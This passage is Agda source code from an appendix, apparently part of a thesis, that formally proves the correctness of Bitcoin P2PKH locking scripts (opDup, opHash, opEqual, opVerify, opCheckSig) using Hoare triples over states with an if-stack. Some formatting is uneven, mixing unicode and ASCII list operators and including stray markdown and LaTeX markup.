correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , elseSkip ∷ ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , ifIgnore ∷ ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ ∷ [] , ifCase ∷ ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ ∷ [] , elseCase ∷ ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ ∷ [] , ifSkip ∷ ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ ∷ [] , elseSkip ∷ ifStack₂ , consis₁ ⟩ ()
```

```
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: [] , ifIgnore :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , ifCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , elseCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , ifSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , elseSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , ifIgnore :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-4-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifCase :: ifStack₂ , consis₁ ⟩
    (conj (conj refl and4) refl) = conj (conj refl and4) refl
correctWithIfStack-4-from pubKey .(elseCase :: ifStack₂) active
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , elseCase :: ifStack₂ , consis₁ ⟩
    (conj (conj refl and4) refl) = conj (conj refl and4) refl
correctWithIfStack-4-from pubKey .(ifSkip :: ifStack₂) ()
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifSkip :: ifStack₂ , consis₁ ⟩
    (conj and3 refl)
correctWithIfStack-4-from pubKey .(elseSkip :: ifStack₂) ()
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , elseSkip :: ifStack₂ , consis₁ ⟩
    (conj and3 refl)
correctWithIfStack-4-from pubKey .(ifIgnore :: ifStack₂) ()
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifIgnore :: ifStack₂ , consis₁ ⟩ (conj and3 refl)


correctWithIfStack-5-to : (pubKey : ℕ)
  (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
    (s : State)
  → acceptWithIfStack-5 pubKey ifStack₁ s
  → ((acceptWithIfStack-4 pubKey ifStack₁) ⁺) (⟦ opHash ⟧s s )
correctWithIfStack-5-to pubKey .[] active
```

```
  ⟨ currentTime₁ , msg₁ , x :: x₁ :: x₂ :: stack₁ , [] , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
correctWithIfStack-5-to pubKey .(ifCase :: ifStack₂) active
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifCase :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) =  conj and3 refl
correctWithIfStack-5-to pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
  x₁ :: x₂ :: x₃ :: stack₁ , elseCase :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
correctWithIfStack-5-to pubKey .(ifSkip :: ifStack₂) ()
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-5-to pubKey .(elseSkip :: ifStack₂) ()
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , elseSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-5-to pubKey .(ifIgnore :: ifStack₂) ()
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifIgnore :: ifStack₂ , consis₁ ⟩ (conj and3 refl)

correctWithIfStack-5-from : (pubKey : ℕ)
  (ifStack₁ : IfStack)(active : IsActiveIfStack ifStack₁)
  (s : State)
  → ((acceptWithIfStack-4 pubKey ifStack₁) ⁺) (⟦ opHash ⟧s s )
  → acceptWithIfStack-5 pubKey ifStack₁ s
correctWithIfStack-5-from pubKey .[] active ⟨ currentTime₁ , msg₁ ,
  x :: x₁ :: x₂ :: stack₁ , [] , consis₁ ⟩ (conj and3 refl) = conj and3 refl
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , ifCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , elseCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , ifSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , elseSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , [] , ifIgnore :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: [] , ifCase :: ifStack₂ , consis₁ ⟩ ()
```

```
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: [] , elseCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: [] , ifSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: [] , elseSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: [] , ifIgnore :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , ifCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , elseCase :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , ifSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , elseSkip :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: [] , ifIgnore :: ifStack₂ , consis₁ ⟩ ()
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifCase :: ifStack₂ , consis₁ ⟩
  (conj and3 refl) = conj and3 refl
correctWithIfStack-5-from pubKey ifStack₁ active ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , elseCase :: ifStack₂ , consis₁ ⟩
    (conj and3 refl) = conj and3 refl
correctWithIfStack-5-from pubKey .(ifSkip :: ifStack₂) ()
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifSkip :: ifStack₂ , consis₁ ⟩
    (conj and3 refl)
correctWithIfStack-5-from pubKey .(elseSkip :: ifStack₂) ()
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , elseSkip :: ifStack₂ , consis₁ ⟩
    (conj and3 refl)
correctWithIfStack-5-from pubKey .(ifIgnore :: ifStack₂) ()
  ⟨ currentTime₁ , msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifIgnore :: ifStack₂ , consis₁ ⟩
    (conj and3 refl)
```

correctWithIfStack-6-to : (*pubKey* : ℕ)
  (*ifStack*$_1$: IfStack)(*active* : IsActiveIfStack *ifStack*$_1$)
  (*s* : State)
  → acceptWithIfStack-6 *pubKey* *ifStack*$_1$ *s*
  → ((acceptWithIfStack-5 *pubKey* *ifStack*$_1$) $^+$) (⟦ opDup ⟧s *s*)
correctWithIfStack-6-to *pubKey* *ifStack*$_1$ *active* ⟨ *currentTime*$_1$,
  msg$_1$, *x* :: *x*$_1$ :: [] , [] , *consis*$_1$ ⟩ (conj *and3* refl) = conj *and3* refl
correctWithIfStack-6-to *pubKey* *ifStack*$_1$ *active* ⟨ *currentTime*$_1$,
  msg$_1$, *x* :: *x*$_1$ :: *x*$_2$ :: *stack*$_1$, [] , *consis*$_1$ ⟩ (conj *and3* refl) = conj *and3* refl
correctWithIfStack-6-to *pubKey* *ifStack*$_1$ *active* ⟨ *currentTime*$_1$,
  msg$_1$, *x*$_1$ :: *x*$_2$ :: [] , ifCase :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl) = conj *and3* refl
correctWithIfStack-6-to *pubKey* *ifStack*$_1$ *active* ⟨ *currentTime*$_1$,
  msg$_1$, *x*$_1$ :: *x*$_2$ :: [] , elseCase :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl) = conj *and3* refl
correctWithIfStack-6-to *pubKey* .(ifSkip :: *ifStack*$_2$) () ⟨ *currentTime*$_1$,
  msg$_1$, *x*$_1$ :: *x*$_2$ :: [] , ifSkip :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl)
correctWithIfStack-6-to *pubKey* .(elseSkip :: *ifStack*$_2$) () ⟨ *currentTime*$_1$,
  msg$_1$, *x*$_1$ :: *x*$_2$ :: [] , elseSkip :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl)
correctWithIfStack-6-to *pubKey* .(ifIgnore :: *ifStack*$_2$) () ⟨ *currentTime*$_1$,
  msg$_1$, *x*$_1$ :: *x*$_2$ :: [] , ifIgnore :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl)
correctWithIfStack-6-to *pubKey* *ifStack*$_1$ *active* ⟨ *currentTime*$_1$, *msg*$_1$,
  x$_1$ :: *x*$_2$ :: *x*$_3$ :: *stack*$_1$, ifCase :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl) = conj *and3* refl
correctWithIfStack-6-to *pubKey* *ifStack*$_1$ *active* ⟨ *currentTime*$_1$, *msg*$_1$,
  x$_1$ :: *x*$_2$ :: *x*$_3$ :: *stack*$_1$, elseCase :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl) = conj *and3* refl
correctWithIfStack-6-to *pubKey* .(ifSkip :: *ifStack*$_2$) () ⟨ *currentTime*$_1$,
  msg$_1$, *x*$_1$ :: *x*$_2$ :: *x*$_3$ :: *stack*$_1$, ifSkip :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl)
correctWithIfStack-6-to *pubKey* .(elseSkip :: *ifStack*$_2$) () ⟨ *currentTime*$_1$,
  msg$_1$, *x*$_1$ :: *x*$_2$ :: *x*$_3$ :: *stack*$_1$, elseSkip :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl)
correctWithIfStack-6-to *pubKey* .(ifIgnore :: *ifStack*$_2$) () ⟨ *currentTime*$_1$,
  msg$_1$, *x*$_1$ :: *x*$_2$ :: *x*$_3$ :: *stack*$_1$, ifIgnore :: *ifStack*$_2$, *consis*$_1$ ⟩ (conj *and3* refl)

correctWithIfStack-6-from : (*pubKey* : ℕ)
  (*ifStack*$_1$: IfStack)(*active* : IsActiveIfStack *ifStack*$_1$)

```
    (s : State)
      → ((acceptWithIfStack-5 pubKey ifStack₁) ⁺) (⟦ opDup ⟧s s )
      → acceptWithIfStack-6 pubKey ifStack₁ s
  correctWithIfStack-6-from pubKey .[] active ⟨ currentTime₁ , msg₁ , x :: x₁
    :: [] , [] , consis₁ ⟩ (conj and3 refl) = conj and3 refl
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ , x
    :: x₁ :: x₂ :: stack₁ , [] , consis₁ ⟩ (conj and3 refl) = conj and3 refl
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
    ifCase :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
    elseCase :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
    ifSkip :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
    elseSkip :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ , [] ,
    ifIgnore :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
    x₁ :: [] , ifCase :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
    x₁ :: [] , elseCase :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
    x₁ :: [] , ifSkip :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
    x₁ :: [] , elseSkip :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
    x₁ :: [] , ifIgnore :: ifStack₂ , consis₁ ⟩ ()
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
    x₁ :: x₂ :: [] , ifCase :: ifStack₂ , consis₁ ⟩ (conj and3 refl) = conj and3 refl
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
    x₁ :: x₂ :: [] , elseCase :: ifStack₂ , consis₁ ⟩ (conj and3 refl) = conj and3 refl
  correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
    x₁ :: x₂ :: x₃ :: stack₁ , ifCase :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
```

```
    = conj and3 refl
correctWithIfStack-6-from pubKey ifStack₁ active ⟨ currentTime₁ , msg₁ ,
  x₁ :: x₂ :: x₃ :: stack₁ , elseCase :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
    = conj and3 refl
correctWithIfStack-6-from pubKey .(ifSkip :: ifStack₂) () ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-6-from pubKey .(elseSkip :: ifStack₂) () ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , elseSkip :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
correctWithIfStack-6-from pubKey .(ifIgnore :: ifStack₂) () ⟨ currentTime₁ ,
  msg₁ , x₁ :: x₂ :: x₃ :: stack₁ , ifIgnore :: ifStack₂ , consis₁ ⟩ (conj and3 refl)
```

B.31 Verification P2PKH with IfStack indexed part 1

```
open import basicBitcoinDataType

module verificationWithIfStack.verificationP2PKHwithIfStackindexed (param : GlobalParameters) where

open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ )
                            renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.List.NonEmpty hiding (head )
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
-open import Agda.Builtin.Equality.Rewrite

open import libraries.andLib
open import libraries.maybeLib
```

```
open import libraries.boolLib
open import libraries.listLib
open import libraries.natLib

open import stack
open import instruction
-- open import ledger param

open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param

open import verificationP2PKHbasic param

open import verificationWithIfStack.verificationP2PKH param
open import verificationWithIfStack.verificationP2PKHindexed param
open import verificationWithIfStack.verificationP2PKHwithIfStack param


conditionWithStack : (pubKeyHash : ℕ)(ifStack₁ : IfStack) (n : ℕ)
  → n ≤ 6 → (s : State) → Set
conditionWithStack pubKeyHash ifStack₁ n p
      = liftStackPred2Pred (conditionBasic pubKeyHash n p) ifStack₁


correctStepWithIfStack-to : (pubKeyHash : ℕ)(ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)(n : ℕ) (p : n ≤ 5)
  (s : State)
  → conditionWithStack pubKeyHash ifStack₁ (suc n) p s
  → ((conditionWithStack pubKeyHash ifStack₁ n (leqSucLemma n 5 p)) ⁺)
      ([[ instructions pubKeyHash n p ]]s s)
correctStepWithIfStack-to pubKeyHash ifStack₁ active 0 _
  = correctWithIfStack-1-to ifStack₁ active
correctStepWithIfStack-to pubKeyHash ifStack₁ active 1 _
```

```
  = correctWithIfStack-2-to ifStack₁ active
correctStepWithIfStack-to pubKeyHash ifStack₁ active 2 _
  = correctWithIfStack-3-to ifStack₁ active
correctStepWithIfStack-to pubKeyHash ifStack₁ active 3 _
  = correctWithIfStack-4-to pubKeyHash ifStack₁ active
correctStepWithIfStack-to pubKeyHash ifStack₁ active 4 _
  = correctWithIfStack-5-to pubKeyHash ifStack₁ active
correctStepWithIfStack-to pubKeyHash ifStack₁ active 5 _
  = correctWithIfStack-6-to pubKeyHash ifStack₁ active


correctStepWithIfStack-from : (pubKeyHash : ℕ)(ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)(n : ℕ) (p : n ≤ 5)
  (s : State)
  → ((conditionWithStack pubKeyHash ifStack₁ n (leqSucLemma n 5 p)) ⁺)
       (⟦ instructions pubKeyHash n p ⟧s s)
  → conditionWithStack pubKeyHash ifStack₁ (suc n) p s
correctStepWithIfStack-from pubKeyHash ifStack₁ active 0 _
  = correctWithIfStack-1-from ifStack₁ active
correctStepWithIfStack-from pubKeyHash ifStack₁ active 1 _
  = correctWithIfStack-2-from ifStack₁ active
correctStepWithIfStack-from pubKeyHash ifStack₁ active 2 _
  = correctWithIfStack-3-from ifStack₁ active
correctStepWithIfStack-from pubKeyHash ifStack₁ active 3 _
  = correctWithIfStack-4-from pubKeyHash ifStack₁ active
correctStepWithIfStack-from pubKeyHash ifStack₁ active 4 _
  = correctWithIfStack-5-from pubKeyHash ifStack₁ active
correctStepWithIfStack-from pubKeyHash ifStack₁ active 5 _
  = correctWithIfStack-6-from pubKeyHash ifStack₁ active

correctStepWithIfStack-to' : (pubKeyHash : ℕ)(ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)(n : ℕ) (p : n ≤ 5)
  (s : State)
  → conditionWithStack pubKeyHash ifStack₁ (suc n) p s
```

```
    → ((conditionWithStack pubKeyHash ifStack₁ n (leqSucLemma n 5 p)) ⁺)
        (⟦ instructions pubKeyHash n p :: [] ⟧ s)
correctStepWithIfStack-to' pubKeyHash ifStack₁ active n p s c =
      liftCondOperation2Program-to-simple
        (conditionWithStack pubKeyHash ifStack₁ n (leqSucLemma n 5 p))
        (instructions pubKeyHash n p) s
        (correctStepWithIfStack-to pubKeyHash ifStack₁ active n p s c)


correctStepWithIfStack-from' : (pubKeyHash : ℕ)(ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)(n : ℕ) (p : n ≤ 5)
  (s : State)
  → ((conditionWithStack pubKeyHash ifStack₁ n (leqSucLemma n 5 p)) ⁺)
        (⟦ instructions pubKeyHash n p :: [] ⟧ s)
  → conditionWithStack pubKeyHash ifStack₁ (suc n) p s
correctStepWithIfStack-from' pubKeyHash ifStack₁ active n p s c =
  correctStepWithIfStack-from pubKeyHash ifStack₁ active n p s
          (liftCondOperation2Program-from-simple
            (conditionWithStack pubKeyHash ifStack₁ n (leqSucLemma n 5 p))
            (instructions pubKeyHash n p) s c)



correctStepWithIfStack : (pubKeyHash : ℕ)(ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)(n : ℕ) (p : n ≤ 5)
  (s : State)
  →   < conditionWithStack pubKeyHash ifStack₁ (suc n) p >iff
            (instructions pubKeyHash n p :: [])
          < conditionWithStack pubKeyHash ifStack₁ n (leqSucLemma n 5 p) >
correctStepWithIfStack pubKeyHash ifStack₁ active n p s    .==>
        = correctStepWithIfStack-to' pubKeyHash ifStack₁ active n p
correctStepWithIfStack pubKeyHash ifStack₁ active n p s    .<==
        = correctStepWithIfStack-from' pubKeyHash ifStack₁ active n p

correctSeqWithIfStack  : (pubKeyHash : ℕ)(ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)(n : ℕ) (p : n ≤ 6)
```

```
  (s : State)
  → < conditionWithStack pubKeyHash ifStack₁ n p >iff
        (script' pubKeyHash n p)
     < liftStackPred2Pred accept-0Basic ifStack₁  >
correctSeqWithIfStack pubKeyHash ifStack₁ active 0 p s
  = lemmaHoare[]
correctSeqWithIfStack pubKeyHash ifStack₁ active (suc n) p s
  = conditionWithStack pubKeyHash ifStack₁ (suc n) p
        <><>⟨ instructions pubKeyHash n p :: [] ⟩⟨
          correctStepWithIfStack pubKeyHash ifStack₁ active n p s ⟩
    conditionWithStack pubKeyHash ifStack₁ n (leqSucLemma n 5 p)
        <><>⟨ script' pubKeyHash n (leqSucLemma n 5 p) ⟩⟨
   correctSeqWithIfStack pubKeyHash ifStack₁ active n (leqSucLemma n 5 p) s ⟩e
    liftStackPred2Pred accept-0Basic ifStack₁
    ∎p

lemmaP2PKHwithStack : (pubKeyHash : ℕ)(ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)(n : ℕ) (p : n ≤ 5)
  (s : State)
  → <  liftStackPred2Pred (wPreCondP2PKHˢ pubKeyHash) ifStack₁ >iff
        scriptP2PKH pubKeyHash
    <  liftStackPred2Pred accept-0Basic ifStack₁ >
lemmaP2PKHwithStack pubKeyHash ifStack₁ active n p s
  = correctSeqWithIfStack pubKeyHash ifStack₁ active 6 tt s
```

B.32 Verification P2PKH with IfStack indexed part 2

```
open import basicBitcoinDataType

module verificationWithIfStack.verificationP2PKHwithIfStackindexedPart2 (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
```

```
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.Maybe

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality


open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib

open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction

open import hoareTripleStack param
open import semanticBasicOperations param


open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.hoareTripleStack2HoareTriple param
open import verificationWithIfStack.verificationLemmas param

open import verificationWithIfStack.semanticsInstructions param

open import verificationP2PKHbasic param
```

```
open import verificationWithIfStack.verificationP2PKH param
open import verificationWithIfStack.verificationP2PKHindexed param
open import verificationWithIfStack.verificationP2PKHwithIfStack param
open import verificationWithIfStack.verificationP2PKHwithIfStackindexed param

correctnessStackPart-1 : < accept₁ˢ >stack [ opCheckSig ] < accept-0Basic >
correctnessStackPart-1 .==>stg time msg₁ (pubKey :: sig :: st) p
  = boolToNatNotFalseLemma (isSigned msg₁ sig pubKey) p
correctnessStackPart-1 .<==stg time msg₁ (pubKey :: sig :: st) p
  = boolToNatNotFalseLemma2 (isSigned msg₁ sig pubKey) p

correctnessStackPart-2 : < accept₂ˢ >stack [ opVerify ] < accept₁ˢ >
correctnessStackPart-2 .==>stg time msg₁ (suc x :: x₁ :: x₂ :: st) p = p
correctnessStackPart-2 .<==stg time msg₁ (suc x :: x₁ :: x₂ :: st) p = p

correctnessStackPart-3 : < accept₃ˢ >stack [ opEqual ] < accept₂ˢ >
correctnessStackPart-3 .==>stg time msg₁ (x₁ :: .x₁ :: pbk :: sig :: s)
  (conj refl and4) rewrite ( lemmaCompareNat x₁ ) = and4
correctnessStackPart-3 .<==stg time msg₁ (x₁ :: x₂ :: pbk :: sig :: s)
  x rewrite ( lemmaCorrect3From x₁ x₂ pbk sig time msg₁ x )
    = let
        q : True (isSigned msg₁ sig pbk)
        q = correct3Aux2 (compareNaturals x₁ x₂) pbk sig s time msg₁ x
      in (conj refl q)


correctnessStackPart-4 : (pubKey : ℕ)
    → < accept₄ˢ pubKey >stack [ opPush pubKey ] < accept₃ˢ >
correctnessStackPart-4 pubKey .==>stg time msg₁
  (.pubKey :: x₁ :: x₂ :: st) (conj refl and4) = conj refl and4
correctnessStackPart-4 pubKey .<==stg time msg₁
  (.pubKey :: x₁ :: x₂ :: st) (conj refl and4) = conj refl and4

correctnessStackPart-5 : (pubKey : ℕ)
    → < accept₅ˢ pubKey >stack [ opHash ] < accept₄ˢ pubKey >
```

```
correctnessStackPart-5 .(hashFun x) .==>stg time msg₁
  (x :: x₁ :: x₂ :: st) (conj refl checkSig) = conj refl checkSig
correctnessStackPart-5 .(hashFun x) .<==stg time msg₁
  (x :: x₁ :: x₂ :: st) (conj refl checkSig) = conj refl checkSig

correctnessStackPart-6 : (pubKey : ℕ)
  → < wPreCondP2PKHˢ pubKey >stack [ opDup ] < accept₅ˢ pubKey >
correctnessStackPart-6 pubKeyHash .==>stg time msg₁ (x :: x₁ :: st) p = p
correctnessStackPart-6 pubKeyHash .<==stg time msg₁ (x :: x₁ :: st) p = p


corrrectnessStackPart : (pubKey : ℕ)(n : ℕ)(p : n ≤ 5)
  → < conditionBasic pubKey (suc n) p >stack [ instructions pubKey n p ]
      < conditionBasic pubKey n (leqSucLemma n 5 p) >
corrrectnessStackPart pubKey 0 p = correctnessStackPart-1
corrrectnessStackPart pubKey 1 p = correctnessStackPart-2
corrrectnessStackPart pubKey 2 p = correctnessStackPart-3
corrrectnessStackPart pubKey 3 p = correctnessStackPart-4 pubKey
corrrectnessStackPart pubKey 4 p = correctnessStackPart-5 pubKey
corrrectnessStackPart pubKey 5 p = correctnessStackPart-6 pubKey


p2pkhInstrIsNonIf : (pubKey : ℕ)(n : ℕ)(p : n ≤ 5)
  → NonIfInstr (instructions pubKey n p)
p2pkhInstrIsNonIf pubKey 0 p = tt
p2pkhInstrIsNonIf pubKey 1 p = tt
p2pkhInstrIsNonIf pubKey 2 p = tt
p2pkhInstrIsNonIf pubKey 3 p = tt
p2pkhInstrIsNonIf pubKey 4 p = tt
p2pkhInstrIsNonIf pubKey 5 p = tt


correctStepWithIfStack-new : (pubKey : ℕ)(ifStack₁ : IfStack)
  (active : IsActiveIfStack ifStack₁)
  (n : ℕ)(p : n ≤ 5)
   → < conditionWithStack pubKey ifStack₁ (suc n) p >ⁱᶠᶠ
```

```
    [ instructions pubKey n p ]
    < conditionWithStack pubKey ifStack₁ n (leqSucLemma n 5 p) >
correctStepWithIfStack-new pubKey ifStack₁ active n p =
    hoartTripleStackPartImpliesHoareTriple ifStack₁ active
    (instructions pubKey n p)
    (p2pkhInstrIsNonIf pubKey n p)
    (conditionBasic pubKey (suc n) p )
    (conditionBasic pubKey n (leqSucLemma n 5 p))
    (corrrectnessStackPart pubKey n p)

correctSeqWithIfStack-new : (pubKeyHash : ℕ)(ifStack₁ : IfStack)
    (active : IsActiveIfStack ifStack₁)(n : ℕ) (p : n ≤ 6)
    → < conditionWithStack pubKeyHash ifStack₁ n p >iff
            (script' pubKeyHash n p)
         < liftStackPred2Pred accept-0Basic ifStack₁  >
correctSeqWithIfStack-new pubKeyHash ifStack₁ active 0 p
  = lemmaHoare[]
correctSeqWithIfStack-new pubKeyHash ifStack₁ active (suc n) p
    = conditionWithStack pubKeyHash ifStack₁ (suc n) p
            <><>⟨ [ instructions pubKeyHash n p ] ⟩⟨
    correctStepWithIfStack-new pubKeyHash ifStack₁ active n p ⟩
    conditionWithStack pubKeyHash ifStack₁ n (leqSucLemma n 5 p)
